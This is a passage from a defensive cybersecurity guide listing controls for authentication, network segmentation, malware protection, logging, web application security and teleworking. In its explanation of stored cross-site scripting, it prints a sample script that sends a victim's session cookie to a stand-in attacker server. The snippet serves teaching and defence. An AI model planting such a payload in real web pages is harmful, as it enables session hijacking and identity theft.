


Figure 4
Consequences of careless granting of privileges to employees
Source: https://www.securden.com/blog/tips-to-prevent-ransomware-attacks.html

The figure above illustrates the damage that can be caused to a network when users who perform only routine tasks have local administrator rights on their computer. Malware that gets installed on the computer runs with administrator privileges and therefore gains complete control over it. It may, for example, create new admin accounts, modify the registry, install other malicious tools or even delete log entries in order to hide its presence. Furthermore, after collecting information about the internal network it moves laterally to other systems and exfiltrates sensitive data, while as its final goal it encrypts all corporate files for the purpose of demanding ransom (ransomware).

5. USER AUTHENTICATION

Implement measures and procedures to verify the identity of any user wishing to access your corporate network.

WHAT ARE THE RISKS?

Authentication systems are a primary target for any attacker, for their compromise results in identity theft and unauthorized access to an entity's valuable resources. There are several ways to steal user credentials, such as:

- Weak passwords. Most users use easy-to-remember passwords, which can be easily retrieved with a dictionary attack.
- Employees storing credentials in plain sight.
- Implementation of weak cryptographic techniques for password storage.
- Stealing the password from a personal user account, with the same password being used in a corporate account.
- Using social engineering to deceive the user to reveal their credentials, e.g., by submitting a fake online form to which the user is redirected from a web link that was sent in a phishing email.
- Use of malware that retrieves passwords from computer memory or by sniffing the network.

SUB-CONTROLS		
►	***5.1***	*Develop and document:* • *a user authentication policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	***5.2***	*Implement authentication mechanisms that enforce the creation of strong passwords for your network and information systems. Strong passwords are those that are at least twelve characters long and contain at least one uppercase and one lowercase letter, one number, one special character, and do not contain names or common words that exist in dictionaries. Change passwords at least every six months. Mechanisms for creating strong passwords may include the capability to create passphrases.*
►	***5.3***	*Set a maximum limit (three to five) of continuous unsuccessful attempts to log in to an account, beyond which the account will be locked for a predetermined time period.*

▶	**5.4**	*Ensure that passwords are stored in hashed form by utilizing one-way hash algorithms with the addition of a random data sequence (salt).*
▶	**5.5**	*Ensure that the transmission of credentials over the network is done exclusively by using encryption.*
▶	**5.6**	*Implement 2-factor authentication for access to all privileged accounts, including third party accounts.*
▶	**5.7**	*Implement 2-factor authentication for all remote access connections to your internal network. This requirement must be enforced for all your employees (privileged and non-privileged accounts), as well as for third parties within their contractual obligation to provide support or maintenance services for your systems.*
▶	**5.8**	*Set up workstations to enable screen lock after a maximum of 15 minutes of user inactivity to prevent unauthorized access. User re-authentication is required to unlock the screen.*
▶	**5.9**	*Implement 2-factor authentication for every user that requests access to your critical or sensitive data.*
▶	**5.10**	*Implement a public key infrastructure to authenticate users with the use of a digital certificate.*

Figure 5
Implementation of 2-factor authentication by using a mobile application instead of SMS
Source: https://medium.com/

The use of two-factor authentication undoubtedly improves security, as it adds an additional parameter, along with the password, to verify a user's identity. However, sending text via SMS is now considered more vulnerable to various types of attacks, most notably the SIM swapping technique. It is far more secure to use a mobile application that creates one-time passwords on the user's device, i.e., without the password being transmitted over an insecure network. Well-known examples of such applications are Google Authenticator, LastPass, Authy etc.[11]

[11] https://www.cloudwards.net/best-2fa-apps/

6. NETWORK SECURITY

Strengthen your network infrastructure by implementing secure architecture technologies and configurations.

WHAT ARE THE RISKS?

Protecting the network, both from external and internal threats, is a fundamental priority for any entity. Failure to implement an effective network architecture and appropriate security measures puts the organizations at various risks:

- *Malware infection*: the infection may lead to system compromise as well as to the alteration and / or sensitive data theft. Especially in the case of ransomware, if the appropriate protection measures are not applied, it may lead to the encryption of critical business files throughout the corporate network.

- *Man-in-the-middle attacks*: if the networking protocols are not properly secured, the attacker may sniff the traffic and steal corporate data and credentials transmitted over the network.

- *Distributed denial-of-service attacks*: attackers create botnets, i.e., networks of large numbers of infected devices, which are scheduled to simultaneously send huge volumes of network traffic to corporate servers that have a public IP address, with the aim to interrupt the services provided to legitimate users.

- *Web defacement*: attackers who have breached an organization's network may modify the content of its website by posting various types of messages or photos, and thus causing damage to the organization's reputation and loss of public trust in its digital services.

- *Threats in wireless networks*: the nature of wireless communication channels and the high portability of wireless devices introduce new types of threats, such as:

    - *Rogue access point*: a device that secretly connects to an entity's internal network and thus provides access to the attacker.

    - *"Evil twin" attack*: variant of the previous one, where the unauthorized access point transmits the same SSID (Service Set Identifier), but with a stronger signal compared to the legal access point. In this case the attacker can steal passwords and other sensitive data entered by unsuspecting users connected to it.

    - *MAC address spoofing*: the attacker, by secretly monitoring the network traffic, may identify the valid MAC address of a corporate device that has elevated privileges and change their MAC address with the identified one. By this way they can impersonate another legal device and therefore bypass access control lists.

SUB-CONTROLS	
NETWORK INFRASTRUCTURE DESIGN	
► **6.1**	*Develop and document:* • *a network security policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
► **6.2**	*Maintain up-to-date network and data flow diagrams, which show all network connections and devices along with their key features, including wireless networks, as well as the flows of sensitive data among all the organization's systems. These diagrams should be kept in a secure location.*
► **6.3**	*Maintain a protected file with all routing rules, as well as the firewall access control lists.*
► **6.4**	*Ensure that the organization's servers that have a public IP address (e.g. web servers, mail servers, VPN servers, etc.) belong to a distinct network zone (subnet) that is physically or logically separated from the organization's internal network. This implementation is called de-militarized zone (DMZ).*
► **6.5**	*Install a firewall on your network perimeter, which allows only the inbound and outbound traffic that is necessary for your business operations.*
► **6.6**	*Segment your internal network into distinct subnets based on the level of sensitivity of your business operations.*
► **6.7**	*Implement traffic filtering between subnets to limit the flow of information only to what is necessary for your business needs.*
► **6.8**	*Ensure that remote user access to your internal network is done by using VPN (Virtual Private Network) along with two-factor authentication as well as the most up-to-date encryption algorithms.*
► **6.9**	*Ensure that all network traffic to or from the Internet passes through an authenticated application layer web proxy server, which is configured to prevent unauthorized connections and block malicious content.*

►	**6.10**	*Implement network intrusion detection / prevention systems to detect and prevent attacks on any organizational subnet.*
►	**6.11**	*Implement a data diode in hardware form, which enforces one-way data flows, to protect critical information in subnets with high security requirements.*

PROTECTION FROM DISTRIBUTED DENIAL OF SERVICE ATTACKS

►	**6.12**	*Clearly identify the ways in which your provided services can be overloaded, as well as the limits (in bandwidth, processing power and storage space) beyond which the availability of your services is at risk.*
►	**6.13**	*Use the domain registrar locking technique to prevent a denial of service caused by unauthorized deletion, transfer or modification of your domain's registration details.*
►	**6.14**	*Ensure that your infrastructure has resource redundancy that enables it to withstand a denial-of-service attack.*
►	**6.15**	*Separate your critical services from other services more likely to be targeted (e.g. web services).*
►	**6.16**	*Use specialized systems that monitor the availability of your critical services, detect denial-of-service attacks and send real-time alerts.*
►	**6.17**	*Outsource the hosting of your web applications to a cloud service provider, after a thorough assessment of its capability to withstand denial of service attacks. Consider the parameter of confidentiality.*
►	**6.18**	*Outsource the protection of your web applications from distributed-denial-of-service-attacks to a specialized cloud service provider (security as a service). Consider the parameter of confidentiality.*

WIRELESS NETWORK SECURITY

►	**6.19**	*Don't implement wireless public access networks in your infrastructure. Otherwise, ensure that they are separated from the rest of your organizational network.*

►	**6.20**	*Disable wireless access to the administration interface of the wireless access point.*
►	**6.21**	*Implement the 802.1x protocol (network access control) to prevent the connection of unauthorized devices to your organizational network.*
►	**6.22**	*Ensure that wireless network traffic is encrypted by implementing the Advanced Encryption Standard (AES) algorithm with the use of a 256-bit key.*
►	**6.23**	*Implement a wireless intrusion detection system (WIDS) to detect unauthorized wireless access points connected to your organizational network.*




Figure 6
Example of good network segmentation practice
Source: https://www.spamtitan.com/web-filtering/network-segmentation-best-practices/

The figure above shows an example of good practice in segmenting networks into different zones. Among other things, the following are observed:

(a) The corporate network is separated into three zones, two DMZs (demilitarized zones) and one internal zone, with the use of a firewall. Red arrows indicate the allowed traffic flows.

(b) In the DMZ-1, the web, email and proxy servers have public IPs and communicate directly with the Internet. The network flow from the Internet to the DMZ-1 passes through the firewall, which allows the traffic only through specific ports (e.g. 80, 443, 25, etc.). All other TCP / UDP ports are closed.

(c) Some servers may generally need to communicate with other servers, e.g. the web server with a database server, and while at first glance it seems convenient to install them on the same machine, it is not recommended from a security point of view. In the figure above, the database server is located separately in the DMZ-2 zone and the traffic from DMZ-1 to DMZ-2 is one-way and is allowed only through specific ports.

(d) The internal zone is isolated from the Internet and consists of workstations and internal servers. Direct traffic from the Internet to the internal zone is prohibited. Employee users' access to the Internet is directed through the HTTP proxy server located in the DMZ-1 zone.

7. MALWARE PROTECTION

Implement technologies that detect and prevent the installation, execution, and transmission of malicious code on your network and information systems.

WHAT ARE THE RISKS?

Malware constitutes one of the top threats for network and information systems and the risks associated with its actions may vary:

- Password theft,
- Data theft,
- Identification of additional targets within the network,
- Unauthorized modification and encryption of data.

Malicious code can infect systems in a variety of attack vectors, including email, malicious websites, and removable media (USB, external hard drives). Its propagation is based on vulnerabilities in the target systems but also on careless behavior of the end user, such as opening attachments and web links, installing software and inserting infected USB on PCs. For malware to be detected and removed, protection mechanisms must be applied to all input and output system points (workstations, web servers, mail servers, proxy servers, remote access servers, firewalls).

SUB-CONTROLS		
►	**7.1**	*Develop and document:* • *a malware protection policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**7.2**	*Implement anti-malware software on every workstation and server, which is centrally managed and automatically updates its signature database on a regular basis.*
►	**7.3**	*Ensure that anti-malware scanning is automatically performed on removable storage media (USB, external hard drives, CDs, DVDs) when connected to devices.*
►	**7.4**	*Ensure that your organization uses only the most up-to-date and supported versions of web browsers and e-mail clients.*
►	**7.5**	*Disable or uninstall any unauthorized plug-ins or add-ons in web browsers and e-mail clients.*

►	**7.6**	*Implement DNS filtering services to block access to known malicious domains.*
►	**7.7**	*Implement and enforce network-based URL filters to limit your systems from connecting to websites not approved by the organization's security policy.*
►	**7.8**	*Implement the content filtering technique to block malicious inbound emails.*
►	**7.9**	*Install host-based intrusion detection / prevention systems on every critical server (web, email, DNS, etc.).*
►	**7.10**	*Install host-based intrusion detection / prevention systems on every user workstation.*




Figure 7
Example of malware infection and propagation
Source: https://www.spambrella.com/what-is-emotet-malware-and-how-is-it-delivered/

The figure shows a variant of Emotet, one of the most dangerous malware in recent years that has only recently ceased operation[12]. After infecting the victim's computer, Emotet steals passwords stored in the user's system and also saved in the browser and collects names and email addresses from the Outlook account's contact list to send new spam emails. In addition to the above, Emotet downloads other malware to the victim's computer, mainly banking trojans that aim to steal web banking credentials. In most cases the initial infection starts due to a simple click made by the victim to open a malicious word document sent via email. This shows how important it is to educate users and raise awareness of key cybersecurity issues, such as social engineering attacks via phishing emails.

[12] See https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

8. MAINTENANCE AND ANALYSIS OF EVENT LOGS

Collect, maintain and analyze event logs from all your devices to timely detect and response to cyber-attacks.

WHAT ARE THE RISKS?

Collecting and analyzing event logs is crucial for the timely detection of malicious activity and the effective handling of cybersecurity incidents. The impact of poor log management can be fatal for an organization:

- In many cases logs are collected, but they are not analyzed or analyzed very rarely. This means that attackers may successfully infect their target with malware, steal valuable data and generally maintain persistent access to corporate systems for a long time period without being detected.

- Sometimes event logs are the only indication that a successful cyber attack has taken place. In this case, if log collection is insufficient the incident response team will be unable to examine key elements of the attack, such as the origin, the date / time, the techniques as well as whether data has been exfiltrated from the entity's systems.

SUB-CONTROLS		
►	**8.1**	*Develop and document:* • *an event logs policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**8.2**	*Enable event logging on all workstations, servers and network devices.*
►	**8.3**	*Ensure clock synchronization on all devices, so that the correlation of events among different systems is accurate.*
►	**8.4**	*Ensure that the following events are logged:* • *successful and unsuccessful login and logout events for all systems that require authentication,* • *access to files and server processes,* • *unsuccessful file execution attempts,* • *special privileges usage and usage attempts,* • *system files usage,* • *changes in user accounts and in the security policy,* • *HTTP(S) and DNS requests,* • *data transfer to and from portable storage media.*

►	**8.5**	*Configure event logs to include detailed metadata such as event source, date, username, timestamp, source IP address, destination IP address, etc.*
►	**8.6**	*Ensure that event logs are retained for a minimum of one (1) year period.*
►	**8.7**	*Ensure that event logs are adequately protected from unauthorized access, modification and deletion.*
►	**8.8**	*Ensure that event log management is assigned to a subset of users with privileged accounts.*
►	**8.9**	*Ensure that event logs are collected on a centralized log server for analysis and inspection.*
►	**8.10**	*Implement a Security Information and Event Management (SIEM) system, which collects, analyzes and correlates event logs at a centralized location to detect suspicious activity.*[13]

[13] *For a list of the most popular SIEM applications, see https://www.softwaretestinghelp.com/siem-tools and https://www.gartner.com/reviews/market/security-information-event-management.*

9. WEB APPLICATION SECURITY

Ensure that security principles are applied throughout the life cycle of your web applications (design, development, testing, production, maintenance).

WHAT ARE THE RISKS?

Web applications constitute the core of modern cyberspace. Web banking, e-commerce, social media, taxation and e-government are just a few of the web application examples that have become ubiquitous in the everyday digital activity of the individual, the citizen, the corporations and the governments. For the above reasons, they are the primary field of cyber attacks with quite adverse effects:

- theft of governmental and corporate data,
- money theft from users and banking institutions,
- theft of credentials and credit card numbers,
- exfiltration, modification, or destruction of entire databases,
- web defacement etc.

Web applications are vulnerable to a significant number of serious vulnerabilities: SQL injection, command injection, cross-site scripting (XSS) etc.[14], a fact that imposes the implementation of *security-by-design* principles throughout an application's life cycle.

SUB-CONTROLS

► **9.1** *Develop and document:*
- *a web application security policy that addresses purpose, scope, roles and responsibilities,*
- *procedures for implementing the policy and the relevant protection measures.*

► **9.2** *Define security requirements for all your applications under development, whether in-house or outsourced. The requirements must be proportional to the criticality of the application functions and the sensitivity of the data being processed.*

► **9.3** *Utilize established and fully up-to-date application development frameworks, as well as actively supported software libraries acquired from trusted sources.*

[14] *OWASP (Open Web Application Security Project) Foundation, (2017): OWASP Top 10 – 2017. The Ten Most Critical Web Application Security Risks. Available from: https://owasp.org/.*

►	**9.4**	*Verify that all input to your applications (HTML form fields, REST requests, URL parameters, HTTP headers, cookies, batch files, RSS feeds, etc.) is validated syntactically and semantically (input validation) using server-side white-list filtering.*
►	**9.5**	*Verify that your web applications implement output encoding and character escaping techniques just before the input data is passed to the application interpreter.*
►	**9.6**	*Verify that your web applications implement query parameterization techniques on every input to the application database management system.*
►	**9.7**	*Configure HTTP response headers to implement Content-Security-Policy, HSTS and X-Frame-Options.*
►	**9.8**	*Ensure that your web applications implement the following secure authentication and session management techniques:* • *they enforce the use of strong passwords,* • *they implement two-factor authentication, where this is defined by the security requirements,* • *passwords are stored in hashed form. Hashing is implemented by utilizing one-way hash algorithms with the addition of a random data sequence (salt) of at least 32 bits length,* • *the application generates a new session token on each user authentication by using approved cryptographic algorithms,* • *when the user logs out and the session expires the session token is invalidated, so that the use of the back button does not resume an authenticated session,* • *cookie-based session tokens use the "__Host-" prefix and have the "Secure", "HttpOnly" and "SameSite" attributes set.*
►	**9.9**	*Implement the principle of least privilege to control the access of users and processes to data files, URLs, services and other resources of your application.*
►	**9.10**	*Verify that every connection of your web servers (with user browsers, other web service calls, databases, cloud, etc.) is encrypted using the latest version of the TLS protocol (encryption in transit).*


►	**9.11**	*Ensure that your web applications implement event logging techniques that collect the required information to assist future detailed investigation in case of a cyber attack or other incident.*
►	**9.12**	*Ensure that your web applications implement error and exception handling techniques in case of an unexpected event or security incident.*
►	**9.13**	*Ensure that your web applications are tested for security vulnerabilities after each significant functionality is added during application development.*
►	**9.14**	*Ensure that a penetration test is performed prior to the initial release of your web applications.*
►	**9.15**	*Implement a web application firewall, either in your infrastructure or as an outsourced cloud service, which inspects all traffic flowing to your web applications for common web application attacks.*
►	**9.16**	*Ensure that any application data classified as critical / sensitive is stored in encrypted form (encryption at rest).*

For further study, the non-profit OWASP organization (Open Web Application Security Project) provides highly comprehensive guides that are internationally recognized as de facto standards for the development of secure web applications.[15, 16]

[15] *OWASP (Open Web Application Security Project) Foundation, (October 2020). Application Security Verification Standard 4.0.2. Bel Air, U.S.A. Available from: https://owasp.org/.*

[16] *OWASP (Open Web Application Security Project) Foundation, (2018). OWASP Top Ten Proactive Controls for Developers v3.0. Bel Air, U.S.A. Available from: https://owasp.org/.*

Figure 8
Cross-Site Scripting (XSS) example
Source: https://spanning.com/blog/cross-site-scripting-web-based-application-security-part-3



Cross-Site Scripting (XSS) is considered one of the most insidious web application vulnerabilities. The figure above shows the steps for executing a Stored or Persistent XSS attack:

1. The attacker visits a vulnerable website that receives user comments or messages, e.g. a web forum, and uploads a message that contains JavaScript code, for example:

```
<script type="text/javascript">
var address='http://attacker-server.com/cookie.
php?c='+escape(document.cookie);
</script>
```

   The above script is stored on the server that hosts the vulnerable application.

2. The victim visits the website and, upon page load, activates the execution of the script.

3. Because the script is written in JavaScript, it will be executed in the victim's browser and it will steal the victim's session cookie, which will be subsequently sent to a server controlled by the attacker. The attacker will then use the stolen cookie to authenticate himself as the victim (identity theft). What makes the above attack particularly insidious is the fact that the script will be executed as soon as the victim visits the vulnerable website, without having to click anywhere in the page.

10. TELEWORKING

Ensure the secure teleworking of your employees by i) applying measures and procedures to your corporate network, ii) publishing proper guidelines that will harden your workforce's home network and online behavior.

WHAT ARE THE RISKS?

Due to the coronavirus pandemic, most public and private organizations introduced the model of remote working for their employees, which seems to largely remain after the end of the pandemic. However, this model creates new risks both for corporate systems as well as for individual users' home networks:

- *Outdoors device loss or tampering*: if an employee teleworks in a public space and accidentally leaves their device somewhere, a malicious person may tamper with it or even steal it,

- *Home network infection due to phishing email*: an attacker may send a fraudulent email to the teleworking employee, which will contain either a malicious attachment or a link to a malicious website, attempting to infect the user's computer with malware (e.g. ransomware) or to collect the user's credentials,

- *Breaches in public Wi-Fi networks*: an attacker may spoof a Wi-Fi network by creating another network with the same SSID name. By this way he can steal the credentials of unsuspecting users who telework outdoors. He may also intercept network traffic as well as enter his own messages to the network and thus alter the data with the final aim to gain access to the organizational network,

- *Weak security settings*: the employee works from home most times by using his own personal device (desktop PC or laptop) and thus by possibly applying insecure measures and behavior, such as weak passwords, unpatched applications, a single user account with administrative privileges, not backing up data and many more.

The protection measures listed below are separated into actions proposed to organizations and actions proposed to employees. The organizational measures exclusively concern the issue of teleworking, for additional measures related to this subject (e.g. user training, classification of critical data, network security, etc.) are described in other chapters.

The measures that employees can take include, in addition to actions relating to teleworking per se, additional guidelines for the overall protection of their devices and home network, since teleworking is now a new reality and thus cyber attacks targeting remote workers have multiplied.

SUB-CONTROLS FOR ORGANIZATIONS

►	**10.1**	*Develop and document:* • *a teleworking policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**10.2**	*Update your VPNs and network equipment with the latest software patches and security configurations.*
►	**10.3**	*Implement two-factor authentication as well as strong passwords for all VPN connections to your internal network.*

SUB-CONTROLS FOR TELEWORKERS

►	**10.4**	*Follow your organization's IT Department guidelines for the secure configuration of your home computer and network equipment.*
►	**10.5**	*<u>As regards your home wireless access point:</u>* • *Verify that it uses WPA2 or WPA3 standards to encrypt communication.* • *Implement strong passwords for your Wi-Fi network and your access point administration interface.*
►	**10.6**	*<u>User authentication:</u>* • *Use only strong passwords. Passwords must be at least twelve (12) characters long, contain at least one (1) capital letter, one (1) lowercase letter, one (1) number and one (1) special character and must not contain names or common words that can be found in dictionaries.* • *Use a different password for each of your employee or personal accounts. Passwords must be changed regularly.* • *Implement 2-factor authentication where supported. Instead of utilizing SMS messages, prefer to install a mobile application that generates one-time passwords on the user's device.*

► **10.7**

When conducting teleconferencing:

- *Use the most up-to-date version of an approved video conferencing application and configure it to automatically install updates. Do not define a teleconference as public unless there is a clear reason for doing so.*
- *Use strong meeting codes and passwords for each video conference. These credentials should be used only once.*
- *Do not post the conference URL on a public website (e.g. social media post). The URL and credentials should be sent directly to the recipients (e.g. via email or instant messaging).*

► **10.8** *Use a dedicated non-privileged account when working remotely from your home computer. Generally, use your administrator account only for performing maintenance activities on your home computer, or when installing new software.*

► **10.9** *Use the most up-to-date and supported versions of operating system and software for your home computer. For each of the above, enable automatic updates.*

► **10.10** *Install antivirus software on your home computer, which will automatically receive updates and provide additional anti-phishing, secure web navigation and firewall capabilities.*

► **10.11** *Perform a regular backup of your files to an external storage media (USB, external hard drive or in the cloud) to minimize the risk of a ransomware infection. External storage should be disconnected when not in use.*

► **10.12**

When browsing online:

- *Always use the most up-to-date web browser version and configure it to automatically receive software updates.*
- *Disable any unnecessary browser plugins and extensions.*
- *Do not save passwords in the web browser.*
- *Browse the Internet with caution. Avoid websites that are more likely to be infected, such as websites that share illicit content, pirated movies, software, etc.*
- *Ensure that every webpage through which you send personal information online (credentials, credit card numbers, etc.) is utilizing the https protocol. This means that: a) the web address starts with "https://" and b) there is a small padlock to the left of "https://", which indicates that the connection is secure and that the webpage has a valid certificate.*
- *Pay special attention to the type of information concerning your private and professional life that you post on social networks.*

► **10.13**

In the case of an incoming email that looks suspicious:

- *Do not open the attached file and do not click on the web link that may appear in the body of the email. The attached file may contain malicious code that will infect your computer. The link may be a fake website asking for your credentials (username and password). No organization (such as banks, public authorities, etc.) will ever ask you to send your credentials by email for any reason.*
- *Verify the sender's identity (e.g. by phone) and delete the email if verification fails,*
- *For emails that contain web links, look up the URL through a search engine,*
- *Do not open emails that contain strange claims and offers "too good to be true".*

► **10.14**

For the use of public Wi-Fi hotspots:

- *Avoid, as much as possible, the use of public Wi-Fi hotspots and especially for logging in to your sensitive accounts (e.g. web banking).*
- *Prefer to create your own hotspot by utilizing the mobile network of your smartphone and with the use of a strong password.*
- *If conditions require the use of a public Wi-Fi hotspot, use your organization's VPN service. This option will protect you from surveillance and other malicious activities.*

► **10.15** *Disconnect the webcam from your desktop computer when not in use. In the case of a built-in web camera (laptop, tablet), cover it with a suitable sticker when not in use.*

For further study on teleworking issues plus general guidelines for a secure user behavior in modern cyberspace, we cite the following publications by CISA (Cybersecurity and Infrastructure Security Agency) and NSA.[17, 18, 19, 20]

[17] *CISA (Cybersecurity and Infrastructure Security Agency), (2020). Guidance for Securing Video Conferencing. Available from: https://www.cisa.gov/sites/default/files/publications/CISA_Guidance_for_Securing_Video_Conferencing_S508C.pdf.*

